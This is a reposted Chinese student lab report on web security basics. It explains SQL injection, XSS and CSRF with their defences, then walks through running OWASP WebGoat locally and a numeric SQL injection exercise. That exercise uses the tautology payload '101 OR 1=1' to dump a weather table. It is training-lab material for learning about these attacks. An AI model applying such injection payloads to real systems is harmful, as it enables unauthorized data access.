Exp9 Web安全实践基础 20154328 常城

转载

weixin_30509393 于 2018-05-23 17:51:00 发布 48 收藏
文章标签： web安全 java 运维
原文链接：http://www.cnblogs.com/20154328changcheng/p/9078133.html

Exp9 Web安全基础实践

一、基础问题回答

1. SQL注入攻击原理，如何防御？

- SQL注入攻击就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意SQL命令的目的。
- 对于SQL注入攻击的防范，主要还是从代码上入手：

1. 采用预编译语句集PreparedStatement，它内置了处理SQL注入的能力，只要使用它的setXXX方法传值即可。它的原理就是sql注入只对sql语句的准备(编译)过程有破坏作用，而PreparedStatement已经准备好了，执行阶段只是把输入串作为数据处理，而不再对sql语句进行解析准备，因此也就避免了sql注入问题；
2. 使用正则表达式过滤传入的参数，对一些包含sql注入的关键字进行过滤；
3. 采用字符串过滤的方法；
4. jsp中调用该函数检查是否包含非法字符，防止SQL从URL注入。

2. XSS攻击的原理，如何防御？

- SS是代码注入的一种，它允许恶意用户将代码注入到网页上，并能够被浏览器成功的执行，其他用户在观看网页时就会受到影响。这类攻击通常包含了HTML以及用户端脚本语言。XSS攻击的主要目的是，想办法获取目标攻击网站的cookie，因为有了cookie相当于有了seesion，有了这些信息就可以在任意能接进互联网的pc登陆该网站，并以其他人的身份登陆，做一些破坏。
- 防御可以从以下两个方面进行：

1. 在表单提交或者URL参数传递前就对其参数进行过滤
2. 检查用户输入的内容中是否有非法的内容，例如尖括号、引号等之类的字符，严格控制输出。

3. CSRF攻击原理，如何防御？

- 我们知道XSS是跨站脚本攻击，就是在用户的浏览器中执行攻击者的脚本，来获得其cookie等信息。而CSRF是借用用户的身份，向web server发送请求，因为该请求不是用户本意，所以称为“跨站请求伪造”。
- 对CSSRF的防御可以从一下几个方面进行;

1. 通过referer、token或者验证码来检测用户提交；
2. 尽量不要在页面的链接中暴露用户隐私信息，对于用户修改删除等操作最好都使用post操作；
3. 避免全站通用的cookie，严格设置cookie的域。


二、实践内容

1. 关于WebGoat


- WebGoat是OWASP组织研制出的用于进行web漏洞实验的应用平台，用来说明web应用中存在的安全漏洞。WebGoat运行在带有java虚拟机的平台之上，目前提供的训练课程有很多，包含了XSS、线程安全、SQL注入等，我们本次的实验就是在WebGoat平台上进行。

1. WebGoat分为简单版和开发板，简单版是个Java的Jar包，只需要有Java环境即可，我们在命令行里执行：java -jar webgoat-container-7.0.1-war-exec.jar运行WebGoat：


1. 打开后会发现自己的虚拟机中没有安装，我使用的是杨正晖分享的WebGoat7.1下载好后，将它放入home中，再次输入java -jar webgoat-server-7.1-exec.jar（因为下载的是7.1的版本，因此命令中的版本号需要重新改一下）



1. 打开浏览器，输入localhost:8080/WebGoat



1. 选择默认账号、密码即可登陆成功




2. SQL练习


Numeric SQL Injection

- 原理是这里有一个SQL语句
- SELECT * FROM weather_data WHERE station = [station]
- 可以拦截报文将station字段后补充成一个永真式101 OR 1=1
- 可以使用kail上自带的火狐开发人员的调试工具将文本框打开。

  将原语句修改为：SELECT * FROM weather_data WHERE station = 101 OR 1=1




由于1=1恒成立,点击go，看到所有城市的天气，成功。



